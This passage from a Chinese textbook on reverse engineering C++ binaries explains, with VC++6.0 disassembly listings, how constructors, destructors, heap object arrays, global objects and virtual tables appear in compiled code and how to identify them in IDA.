代码清单10-10展示了申请多个堆对象的构造函数的调用过程。在Debug版下, 编译器产生了for循环结构的代码, 根据数组中对象总个数, 从堆数组中的第一个对象的首地址开始, 依次向后遍历数组中每个对象, 将数组中每个对象的首地址作

为this指针逐个调用构造函数。

在前面介绍的基础上，我们继续分析当堆空间销毁时编译器是如何产生调用析构函数的代码的。这个过程会不会和编译器产生调用构造函数代码的原理一样呢？如代码清单10-11所示。

代码清单10-11 堆对象释放函数分析—Debug版

```
    ; 此段代码调用来自代码清单10-9
    0040105A      jmp          CNumber: 'vector          deleting
destructor' (004016e0)
    CNumber: 'vector deleting destructor':
    ; 函数入口部分略
    004016F9  pop  ecx
    004016FA  mov  dword ptr[ebp-4], ecx
    004016FD  mov  eax, dword ptr[ebp+8]
    00401700  and  eax, 2; 判断释放标志, 是否为对象数组
    00401703  test eax, eax
    00401705      je          CNumber: 'vector          deleting
destructor'+5Fh (0040173f)
    ; 压入析构函数, 作为析构代理函数参数使用
    00401707  push  offset@ILT+75 (CNumber: 'vector  deleting
destructor')
    (00401050)
    0040170C  mov  ecx, dword ptr[ebp-4]; 获取堆空间的首地址
    0040170F  mov  edx, dword ptr[ecx-4]; 获取对象个数
    00401712  push edx; 压入堆空间中的对象总数
    00401713  push 4; 压入每个对象大小
    00401715  mov  eax, dword ptr[ebp-4]
    00401718  push eax; 压入第一个对象的首地址
    ; 调用析构函数代理, 完成所有堆对象的析构调用过程
    00401719  call 'eh vector destructor iterator' (00401830)
    0040171E  mov  ecx, dword ptr[ebp+8]; 获取释放标志
    00401721  and  ecx, 1; 检查是否释放堆空间
    00401724  test ecx, ecx
    00401726      je          CNumber: 'vector          deleting
destructor'+57h (00401737)
    00401728  mov  edx, dword ptr[ebp-4]; edx保留了对象数组的首地址
    0040172B  sub  edx, 4; 修正为堆空间的首地址
    0040172E  push edx
    0040172F  call operator delete (00401aa0); 调用delete释放堆空间
```

； 结尾处理过程略

堆对象在析构过程中没有像构造过程那样直接调用代理函数，而是插入了中间的检测（见代码清单10-11中地址00401700处），用于检查参数是否为对象数组。在释放单个堆对象时，向中间处理函数传入参数1作为释放标志。由于堆空间中只有一个堆对象，没有记录对象个数的数据存在，因此可直接调用对象的析构函数并释放堆空间。

释放对象数组时，在delete后面添加符号“[]”是一个关键之处。单个对象的释放不可以添加符号“[]”，因为这样会在堆空间释放时传入释放标记3，执行到中间的检测时，判断标记为3，将会把delete的目标指针减4（见代码清单10-11中地址0040172B处），于是释放单个对象的空间时就会发生错误，当执行到delete时会产生堆空间释放错误。

在申请对象堆空间时，许多初学者会在申请过程中错误地将申请多个对象写成有参构造函数的调用，而在释放时却加入了符号“[]”，如以下代码所示：

```
//类定义
class CNumber{
public:
CNumber (int nNumber) {printf ("%d\r\n", nNumber) }
};
//调用过程
void main () {
//调用对象的有参构造函数，而非申请5个对象堆空间
CNumber *pNumber=new CNumber (5) ;
//此处使用了释放对象数组的语句，如此一来将会以对象数组的方式安排内存结构
delete []pNumber;
}
```

对于以上讨论的堆内存格式，当使用new运算申请对象数组时，前4字节用于记录数组内元素的个数，以便于代理函

数执行每个数组元素的构造函数和析构函数。但是，对于基本数据类型来说，构造函数和析构函数的问题就不存在了，于是delete和delete[]的效果是一致的。为了代码的可读性考虑，建议读者在采用new申请对象时，如果是数组，则释放空间时就用delete[]，否则就用delete。

C语言中的free函数与C++中的delete运算的区别很大，很重要的一点就是free不负责触发析构函数，同时，free不是运算符，无法进行运算符重载。

3.参数对象和返回对象

参数对象与返回对象会在不同的时机触发拷贝构造函数，它们的析构时机与所在作用域相关。只要函数的参数为对象类型，就会在函数调用结束后调用它的析构函数，然后释放掉参数对象所占的内存空间。当返回值为对象时候情况就不同了，返回对象时有赋值，如代码清单10-4中的代码：

```
CMyString MyString=GetMyString ( ) ;
```

这是把MyString的地址作为隐含的参数传递给GetMyString ()，在GetMyString ()内部完成拷贝构造的过程。函数执行完毕后，MyString就已经构造完成了，所以析构函数由MyString的作用域来决定，代码分析见代码清单10-3和代码清单10-4中函数调用的结尾处，即return操作后的汇编代码。

当返回值为对象的函数遇到这样的代码时：

```
MyString=GetMyString ( ) ;
```

因为这样的代码不是MyString在定义时赋初值，所以不会触发MyString的拷贝构造函数，这时候会产生临时对象作为

GetMyString () 的隐含参数，这个临时对象会在 GetMyString () 内部完成拷贝构造函数的过程。函数执行完毕后，如果MyString的类中定义了“=”运算符重载，则调用之；否则就根据对象成员逐个赋值。如果对象内数据量过大，就会调用rep movs这样的串操作指令批量赋值，这样的赋值也属于浅拷贝。临时对象以一条高级语句为生命周期，它在函数调用时产生，在语句执行完毕时销毁。C和C++以分号作为语句的结束符，也就是说，一旦分号出现，就会触发临时对象的析构函数。特殊情况是，当引用这个临时对象时，它的生命期会和引用一致。又如：

```
Number=GetNumber () , printf ("Hello\r\n") ;
```

这是一条语句，逗号运算符后是printf调用，于是临时对象的析构在printf函数执行完毕后会才会触发，对此细节感兴趣的读者可以把这个问题作为练手的例子进行分析。

4.全局对象与静态对象

全局对象与静态对象相同，其构造函数在函数_cinit的第二个_initterm调用中被构造。它们的析构函数的调用时机是在main函数执行完毕之后。既然构造函数出现在初始化过程中，对应的析构函数就会出现在程序结束处。我们来看一下mainCRTStartup函数，它在调用main函数结束后使用了exit用来终止程序，如图10-3所示。

```
mainret = main(__argc, __argv, _environ);  
/* WPRFLAG */  
  
/* _WINMAIN_ */  
exit(mainret);
```

图 10-3 程序结束

在main函数调用结束后，由exit来结束进程，从而终止程序的运行。全局对象的析构函数的调用也在其中，由exit函数内的doexit实现，关键代码如下：

```
if (__onexitbegin) { // __onexitbegin为函数指针数组的首地址
_PVFV*pfend=__onexitend; // __onexitend为函数指针数组的尾地址
while (--pfend >= __onexitbegin) // 从后向前依次释放全局对象
if (*pfend != NULL)
(**pfend) (); // 调用数组中保存的函数
}
```

__onexitbegin指向一个指针数组，该数组中保存着各类资源释放时的函数的首地址。编译器是在何时生成这样一个数组的呢？

全局构造函数的调用是在_cinit函数的第二个_initterm函数内完成，而在第二个_initterm函数中，会先执行__onexitinit函数的初始化函数指针数组。在执行每个全局对象构造代理函数时都会先执行对象的构造函数，然后使用atexit注册析构代理函数，具体细节会在介绍虚函数时详细讲解。

如果定义一个全局对象CMyString g_MyStringTwo;，该对象的全局析构代理函数的分析如下所示：

```
; 该代理函数由编译器添加，无源码对照
; 函数入口部分略
004014D8 mov ecx, offset g_MyStringTwo (0042af7c)
004014DD call@ILT+35 (CMyString: ~CMyString) (00401028)
; 函数退出部分略
004014F2 ret
```

由于在数组中保存的析构代理函数被定义为无参函数，因此在调用析构函数时无法传递this指针。于是编译器需要为每个全局对象和静态对象建立一个中间代理的析构函数，用于传入全局对象的this指针。

本章对全局对象的构造函数和析构函数的分析是针对VC++6.0的，在更高的版本中，全局对象的构造函数和析构代理函数在细节上可能会有所变化，希望读者切勿死记硬背。

关于触发析构函数的时机的讲解到此就结束了。在分析析构函数时，可以构造函数作为参照，但并非出现了构造函数就一定会产生析构函数。在没有编写析构函数的类中，编译器会根据情况决定是否提供默认的析构函数。默认的构造函数和析构函数与虚函数的知识点紧密相关，具体分析见第11章。

10.4 本章小结

搞清楚了构造函数与析构函数的出现时机，就掌握了识别它们的基础知识。就像警察抓罪犯，要抓住罪犯首先必须掌握罪犯的行踪，搞清楚罪犯经常出没的地点，才能在这些地点设立关卡。根据情报得知，罪犯会在不同的地点穿着对应的服装以掩饰身份。有了这些情报，只需在这些地点进行排查即可。如果发现可疑人物，且与情报描述的特征极为相似时，便可对犯罪嫌疑人实施抓捕。

构造函数与析构函数的识别过程也是如此，它们的出没地点和特征已经被我们掌握，剩下的就是在这些地点设立关卡，等待它们的到来。

得知了构造函数和析构函数调用所经过的路线，只需要在这些地方严密监控，根据构造函数与析构函数的特征，排查可疑数据，便可找到构造函数和析构函数。

构造函数的必要条件：

这个函数的调用，是这个对象在作用域内的第一次成员函数调用，看this指针即可以区分对象，是哪个对象的this指针就是哪个对象的成员函数；

使用thiscall调用方式，使用ecx传递this指针；

返回值为this指针。

析构函数的必要条件：

这个函数的调用，是这个对象在作用域内的最后一次成员函数调用，看this指针即可以区分对象，是哪个对象的this指

针就是哪个对象的成员函数；

使用thiscall调用方式，使用ecx传递this指针；

没有返回值。

以上是本书总结出来的识别构造函数和析构函数的必要条件。构造函数和析构函数必须分别满足对应的3个条件。但是，就算满足这3个条件，还不能充分断定构造函数或析构函数。识别构造函数和析构函数的充分条件是有虚表指针初始化的操作和写入虚表指针的操作，这一点在后面的章节中会继续讨论。

使用O2选项优化后的构造函数与析构函数的调用与在Debug版中的调用相似，其实现流程大致相同。读者可参考10.1节与10.3节中对构造函数与析构函数的讲解，按照流程对照分析。在本书随书文件中为读者准备了简单的示例分析程序，见第10章的工程ShowNumber，该工程内有一个字符串处理类，读者可分析此工程生成的Release版程序，还原出其等价的高级代码，并修复程序中遗留下的bug，以增强对构造函数和析构函数的认识。

值得一提的是，在Debug选项组编译的时候，默认使用了/Os选项，这个选项关闭了内联函数（inline关键字），但是在使用Release选项组时候，不但开放了内联函数，而且尝试设置每个函数都是内联函数，对构造函数和析构函数也是如此。对于这种情况，我们只能分析并还原出功能等价的代码，然后根据程序逻辑判断构造函数和析构函数。

思考题答案：

编译器的创建者在完成用于在main函数前执行初始化操作的_initterm函数时，将自己所做的各类初始化函数的指针统

一定义为如下形式：

```
typedef void (__cdecl*_PVFV) (void);
```

然而，由于构造函数可以重载，因此其参数的类型、个数和顺序都无法预知，也就无法预先定义构造函数。函数参数如何匹配呢？如何保证栈顶平衡呢？最简洁的办法就是使用代理函数。

编译器为每个全局对象分别生成构造代理函数，由代理函数去调用各类形形色色的参数和约定的构造函数。由于代理函数的类型被统一指定为PVFV，因此能通过数组统一地管理和执行。

第11章 关于虚函数

虚函数是面向对象程序设计的关键组成部分。第10章介绍了构造函数和析构函数的识别方法。对于具有虚函数的类而言，构造函数和析构函数的识别流程更加简单。而且，在类中定义了虚函数之后，如果没有提供默认的构造函数，编译器必须提供默认的构造函数。

对象的多态性需要通过虚表和虚表指针来完成，虚表指针被定义在对象首地址的前4字节处，因此虚函数必须作为成员函数使用。由于非成员函数没有this指针，因此无法获得虚表指针，进而无法获取虚表，也就无法访问虚函数。

为什么类有了虚函数后需要提供默认的构造函数呢？构造函数内发生了哪些变化呢？本章将详细分析虚函数的实现原理以及它与构造函数和析构函数之间的关系，从而为大家解开这些疑问。


11.1 虚函数的机制

在C++中，使用关键字virtual声明函数为虚函数。当类中定义有虚函数时，编译器会将该类中所有虚函数的首地址保存在一张地址表中，这张表被称为虚函数地址表，简称虚表。同时，编译器还会在类中添加一个隐藏数据成员，称为虚表指针。该指针中保存着虚表的首地址，用于记录和查找虚函数。我们先来看一个包含虚函数的类的定义，如代码清单11-1所示。

代码清单11-1 包含虚函数的类的定义—C++源码

```
class CVirtual{
public:
virtual int GetNumber () { //虚函数定义
return m_nNumber;
}
virtual void SetNumber (int nNumber) { //虚函数定义
m_nNumber=nNumber;
}
private:
int m_nNumber;
};
```

代码清单11-1中的类定义了两个虚函数和一个数据成员。如果这个类没有定义虚函数，则其长度为4，定义了虚函数后，由于还含有隐藏数据成员（虚表指针），因此大小为8，如图11-1所示。



```
17:      int nSize = sizeof(CVirtual);
➔ 00401028  mov     dword ptr [ebp-4],8
```

图 11-1 含有虚函数的类的大小

根据图11-1中的显示，类CVirtual确实多出了4字节数据，这4字节数据用于保存虚表指针。在虚表指针所指向的函数指针数组中，保存着虚函数GetNumber和SetNumber的首地址。对于开发者而言，虚表和虚表指针都是隐藏的，在常规的开发过程中感觉不到它们的存在。对象中的虚表指针和虚表的关系如图11-2所示。

虚表指针，保存虚表首地址

虚表中存放的数据为地址信息




图 11-2 虚表指针存储信息

通过对图11-2的分析可以得出结论，有了虚表指针，就可以通过该指针得到该类中的所有虚函数的首地址。下面通过一个示例来分析图11-2中的虚表指针的实现过程，如代码清单11-2所示。

代码清单11-2 虚表指针的初始化过程—Debug版

```
//C++源码说明：类CVirtual的定义见代码清单11-1
int main (int argc, char*argv[]) {
CVirtual MyVirtual; //对象定义
return 0;
}
//C++源码与对应汇编代码讲解
int main (int argc, char*argv[]) {
CVirtual MyVirtual;
00401048 lea ecx, [ebp-8]; 获取对象首地址
; 调用构造函数，类CVirtual中并没有定义构造函数，此调用为默认构造函数
0040104B call@ILT+15 (CVirtual: CVirtual) (00401014)
return 0;
}
```

```

//默认构造函数分析
CVirtual: CVirtual:
; Debug初始化保存环境略
00401089 pop ecx; 还原this指针
0040108A mov dword ptr[ebp-4], ecx; [ebp-4]存储this指针
; 取出this指针并保存到eax中, 这个地址将会作为指针保存到虚表的首地址中
0040108D mov eax, dword ptr[ebp-4]
; 取虚表的首地址, 保存到虚表指针中
00401090          mov          dword          ptr[eax], offset
CVirtual: 'vftable' (0042201c)
00401096 mov eax, dword ptr[ebp-4]; 返回对象首地址
00401099 pop edi
0040109A pop esi
0040109B pop ebx
0040109C mov esp, ebp
0040109E pop ebp
0040109F ret

```

在代码清单11-2中，编译器为类CVirtual提供了默认的构造函数。该默认构造函数先取得虚表的首地址0x0042201C，然后赋值到虚表指针中。虚表信息如图11-3所示。




图 11-3 虚表信息

图11-3的Memory窗口中显示了虚表中的两个地址信息，分别为成员函数GetNumber和SetNumber的地址。因此，得到虚表指针就相当于得到了类中所有虚函数的首地址。对象的虚表指针初始化是通过编译器在构造函数内插入代码来完成的。在用户没有编写构造函数时，由于必须初始化虚表指针，因此编译器会提供默认的构造函数，以完成虚表指针的初始化。

由于虚表信息在编译后会被链接到对应的执行文件中，

因此所获得的虚表地址是一个相对固定的地址。虚表中虚函数的地址的排列顺序依据虚函数在类中的声明顺序而定，先声明的虚函数的地址会被排列在虚表中靠前的位置。第一个被声明的虚函数的地址在虚表的首地址处。

代码清单11-2展示了默认构造函数初始化虚表指针的过程。对于含有构造函数的类而言，其虚表初始化过程和默认构造函数相同，都是以对象首地址的前4字节数据保存虚表的首地址。

在虚表指针的初始化过程中，对象执行了构造函数后，就得到了虚表指针，当其他代码访问这个对象的虚函数时，会根据对象的首地址，取出对应虚表元素。当函数被调用时，会间接访问虚表，得到对应的虚函数首地址，并调用执行。此种调用方式是一个间接调用过程，需要多次寻址才能完成。

这种通过虚表间接寻址访问的情况只有在使用对象的指针或引用来调用虚函数时候才会出现。当直接使用对象调用自身的虚函数时，没有必要查表访问。这是因为已经明确调用的是自身成员函数，根本没有构成多态性，查询虚表只会画蛇添足，降低程序执行效率，所以将这种情况处理为直接调用方式，如代码清单11-3所示。

代码清单11-3 调用自身类中的虚函数—Debug版

```
//C++源码说明：类CVirtual的定义见代码清单11-1
int main (int argc, char*argv[]) {
    CVirtual MyVirtual;
    MyVirtual.SetNumber (argc);
    printf ("%d\r\n", MyVirtual.GetNumber ());
    return 0;
}
//C++源码与对应汇编代码讲解
int main (int argc, char*argv[]) {
    CVirtual MyVirtual;
    00401048 lea ecx, [ebp-8]
```

```

0040104B call@ILT+15 (CVirtual: CVirtual) (00401014)
MyVirtual.SetNumber (argc); //调用虚函数
00401050 mov eax, dword ptr[ebp+8]
00401053 push eax
00401054 lea ecx, [ebp-8]
; 直接调用函数
00401057 call@ILT+5 (CVirtual: SetNumber) (0040100a)
printf ("%d\r\n", MyVirtual.GetNumber ()); //调用虚函数
0040105C lea ecx, [ebp-8]
; 直接调用函数
0040105F call@ILT+0 (CVirtual: GetNumber) (00401005)
; printf调用过程略
return 0;
00401072 xor eax, eax
}
; 虚函数SetNumber分析
virtual void SetNumber (int nNumber) {
; 函数入口代码略
004010F9 pop ecx
004010FA mov dword ptr[ebp-4], ecx
m_nNumber=nNumber;
004010FD mov eax, dword ptr[ebp-4]
00401100 mov ecx, dword ptr[ebp+8]
00401103 mov dword ptr[eax+4], ecx
}
; 函数出口代码略
0040110C ret 4
; 分析显示，虚函数与其他非虚函数的成员函数的实现流程一致，函数内部无差别

```

代码清单11-3直接通过对象调用自身的成员虚函数，因此编译器使用了直接调用函数的方式，没有访问虚表指针，间接获取虚函数地址。对象的多态性常常在派生和继承关系中体现，派生和继承关系的详细讲解见第12章。

仔细分析虚表指针的原理后发现，编译器隐藏了初始化虚表指针的实现代码，当类中出现虚函数时，必须在构造函数中对虚表指针执行初始化操作，而没有虚函数的类对象在构造时，不会进行初始化虚表指针的操作。由此可见，在分析构造函数时，又增加了一个新特征—虚表指针初始化。根据以上分析，如果排除开发者伪造编译器生成的代码来误导分析人员的

可能，我们就可以给出一个结论：对于单线继承的类结构，在其某个成员函数中，将this的地址赋值为虚表首地址时，可以判定这个成员函数为构造函数。前面讲解了构造函数的识别要领，这个知识点是对它的补充。前面章节中给出的条件是判定构造函数的必要条件，而这里的虚表指针初始化是充分条件。

构造函数可以通过识别虚表指针的初始化来简化分析，那么析构函数中是否有对虚表指针的操作呢？我们先来看一个示例，如代码清单11-4所示。

代码清单11-4 析构函数分析—Debug版

```
//C++源码说明：修改代码清单11-1中类CVirtual定义，添加析构函数
~CVirtual () {
printf ("~CVirtual");
}
//main函数C++源码
int main (int argc, char*argv[]) {
CVirtual MyVirtual;
return 0; //分析return后的反汇编代码
}
//C++源码与对应汇编代码讲解
int main (int argc, char*argv[]) {
CVirtual MyVirtual;
return 0;
; 构造函数分析略，直接看析构函数的调用
00401060 mov dword ptr[ebp-0Ch], 0
00401067 lea ecx, [ebp-8]
0040106A call@ILT+15(CVirtual: ~CVirtual) (00401014); 析构函
数调用
0040106F mov eax, dword ptr[ebp-0Ch]
}
00401014 jmp CVirtual: ~CVirtual (00401100) //析构函数分析
~CVirtual () {
; 函数入口代码略
00401119 pop ecx
0040111A mov dword ptr[ebp-4], ecx; [ebp-4]保存this指针
0040111D mov eax, dword ptr[ebp-4]; eax得到this指针，这是虚表的
位置
; 将当前类的虚表首地址赋值到虚表指针中
```



```
00401120          mov             dword ptr[eax], offset
CVirtual: 'vftable' (00425024)
    printf ("~CVirtual");
    ; printf分析略
    }
    ; 函数出口代码略
00401143 ret
```

通过比较代码清单11-2和代码清单11-4中构造函数与析构函数的分析流程得知，两者对虚表的操作过程几乎相同，都是将虚表指针设置为当前对象所属类中的虚表首地址。两者看似相同，事实上差别很大。

构造函数中完成的是初始化虚表指针的工作，此时虚表指针并没有指向虚表地址，而执行析构函数时，其对象的虚表指针已经指向了某个虚表首地址。大家是否觉得在析构函数中填写虚表是没必要的？这里实际上是在还原虚表指针，让其指向自身的虚表首地址，防止在析构函数中调用虚函数时取到非自身虚表，从而导致函数调用错误。关于在析构函数中填写虚表是否有必要，大家可以结合继承关系思考一下，这部分内容将在第12章进行详细讲解。

鉴定析构函数的依据和虚表指针相关，识别析构函数的充分条件是一写入虚表指针，但是请注意，它与前面讨论的虚表指针初始化不同。所谓虚表指针初始化，是指对象原来的虚表指针位置不是有效的，初始化后才指向了正确的虚函数表；而写入虚表指针，是指对象的虚表指针可能是有效的，已经指向了正确的虚函数表，将对象的虚表指针重新赋值后，其指针可能指向了另一个虚表，其虚表的内容不一定和原来的一样。

结合IDA中的引用参考可以得知，只要确定一个构造函数或者析构函数，我们就能顺藤摸瓜找到其他的构造函数以及类之间的关系。

11.2 虚函数的识别

如果掌握了以上所讲解的虚函数的实现机制，就具备了识别虚函数的能力。在判断是否为虚函数时，我们要做的是鉴别类中是否出现了以下这些特征：

类中隐式定义了一个数据成员；

该数据成员在首地址处，占4字节；

构造函数会将此数据成员初始化为某个数组的首地址；

这个地址属于数据区，是相对固定的地址；

在这个数组内，每个元素都是函数指针；

仔细观察这些函数，它们被调用时，第一个参数必然是this指针（要注意调用约定）；

在这些函数内部，很有可能会对this指针使用相对间接的访问方式。

有了虚表，类中所有的虚函数都被囊括在其中。这个虚表的查找又需要得到指向它的虚表指针，虚表指针又是在构造函数中被初始化为虚表首地址。由此可见，要想找到虚函数，就要得到虚表的首地址。

经过层层分析，虚函数的识别最终转变成识别构造函数或者析构函数。构造函数与虚表指针的初始化有依赖关系。对于构造函数而言，虚表指针的初始化会使识别构造函数的过程简化，而虚表指针的初始化又必须在构造函数内完成，因此在分析构造函数时，应重点考察对象首地址前4字节被赋予的

值。

查询this指针所指向的地址中前4字节的内存数据，跟踪并分析其数据是否为地址信息，是否对这4字节的内容进行了赋值操作，赋值后的数据是否指向了某个地址表，表中各单元项是否为函数首地址。有了这一系列的鉴定流程后，就可得知此成员函数是否为一个构造函数。识别出构造函数后，即可顺藤摸瓜找到所有的虚函数。我们来看一段如下所示的一段代码：

```
    ; 具有成员函数特征，传递对象首地址作为this指针  
    lea ecx, [ebp-8]; 获取对象首地址  
    call XXXXXXXXh; 调用函数  
    ; 调用函数的实现代码  
    pop ecx; this指针的还原，非Debug编译选项组在可能无此代码  
    mov eax, dword ptr[ecx]; 取出首地址前4字节数据  
    ; 向对象首地址处写入4字节数据，查看并确认此4字节数据是否为函数地址表的首地址  
    mov dword ptr[eax], XXXXXXXXh
```

如以上代码所示，当分析过程中遇到此类特征代码时，应高度怀疑其为一个构造函数或者析构函数。查看并确认此4字节数据是否为函数地址表的首地址，即可判断是否为构造或析构函数。

在对构造函数和析构函数进行区分时，分析它们的特性可知：构造函数一定出现在析构函数之前，而且在构造函数中虚表指针没有指向虚表的首地址；而析构函数出现在所有成员函数之后，在实现过程中，虚表指针已经指向了某一个虚表的首地址。

识别出了虚表的首地址后，就可以利用IDA的引用参考功能得到所有引用此虚表首地址的函数所在的地址标号。只有构造函数和析构函数中存在对虚表指针的修改操作，等同于定

位到了引用此虚表的所有构造函数和析构函数，这使得识别类中的构造函数和析构变得更为简单，也更为准确，引用参考选项如图11-4所示。




图 11-4 “交叉参考到……”与“交叉参考来自……”^[1]

这个选项可在虚表首地址引用处通过右击弹出。由于代码过于简单，使用Release版编译后会将简单的类结构优化为普通变量，简单的成员函数也会自动内联，因此使用Debug版分析学习。对“交叉参考来自……”的分析如图11-5所示。




图 11-5 “交叉参考来自……”视图信息

选中图11-4中的“Chart of xrefs from”选项后弹出如图11-5所示的“交叉参考来自……”视图信息。该视图显示了此地址的来源信息，j_?GetNumber@CVirtua10@UAEHXZ为GetNumber粉碎后的函数名称。

选中图11-4中的“Chart of xrefs to”选项后弹出如图11-6所示的交叉参考视图信息。该视图中显示了虚表地址的引用者（读取者）。如图11-6所示，一共有3处引用了此地址，分别有3个地址标号指向了虚表的首地址标号。




图 11-6 交叉参考视图信息

图11-6中的3个地址标号分别表示了两个构造函数与一个析构造函数，由于它们的实现中都存在引用虚表首地址修改虚表指针的操作，因此IDA会将它们找到并显示出来。所引用的函数如图11-7所示。

```

; public: __thiscall CVirtua1::CVirtua1(void)
??0CVirtua1@@QAE@XZ proc near          ; CODE

; public: __thiscall CVirtua1::~~CVirtua1(void)
??1CVirtua1@@QAE@XZ proc near          ; CODE

; public: __thiscall CVirtua1::CVirtua1(int)
??0CVirtua1@@QAE@H@Z proc near         ; CODE

```

图 11-7 3个引用的函数

借助虚表和IDA的引用参考功能，便能轻松找到类中所有的构造函数、析构造函数和虚函数的信息，可见虚表的重要性。

学习了交叉参考与虚表的知识后，我们可以利用交叉参考与虚表的组合快速识别出程序中全局对象所对应的类中的构造函数和析构造函数。由于构造函数可以被重载，分析起来相对复杂，因此可以先从任何一个构造函数或者析构造函数入手，找到虚表的操作部分，使用IDA的交叉参考找到所有对此虚表指针有修改的函数的地址，除析构造函数的地址外，剩余的就是构

构造函数。下面先观察带有全局对象的C++源码，如代码清单11-5。

代码清单11-5 含有虚函数的全局对象

```
class CGlobal{
public:
CGlobal () { //无参构造函数
printf ("CGlobal\r\n");
}
CGlobal (int nInt) { //有参构造函数
printf ("CGlobal (int nInt) %d\r\n", nInt);
}
CGlobal (char*pChar) { //有参构造函数
printf ("CGlobal (char*pChar) %s\r\n", pChar);
}
virtual~CGlobal () { //虚析构造函数
printf ("~CGlobal () \r\n");
}
void Show () {
printf ("对象首地址: 0x%08x", this);
}
};
CGlobal g_Global_void;
CGlobal g_Global_int (10);
CGlobal g_Global_lpchar ("hello C++");
void main () {
g_Global_void.Show ();
g_Global_int.Show ();
g_Global_lpchar.Show ();
}
```

代码清单11-5中定义了三个全局对象，分别调用了三种不同的构造函数。`main`函数中使用全局对象调用了成员函数`Show`。在分析过程中，全局对象调用成员函数的操作非常容易识别。第一步是定位全局对象，示例如代码清单11-6所示。

代码清单11-6 全局对象识别

```
; 代码截取自IDA, 为Release版
00401150; int__cdecl main (int argc, const char**argv, const
char**envp)
00401150_main proc near; CODE XREF: start+AF p
00401150 mov eax, dword_40A960; 获取对象首地址
00401155 push eax
00401156     push     offset     unk_40809C; unk_40809C, 可更名为
strShowInfo
0040115B call printf; 调用printf函数
00401160 mov ecx, dword_40A95C; 获取对象首地址
00401166 push ecx
00401167 push offset strShowInfo
0040116C call printf
00401171 mov edx, dword_40A958; 获取对象首地址
00401177 push edx
00401178 push offset strShowInfo
0040117D call printf
00401182 add esp, 18h
00401185 xor eax, eax
00401187 retn
00401187_main endp
```

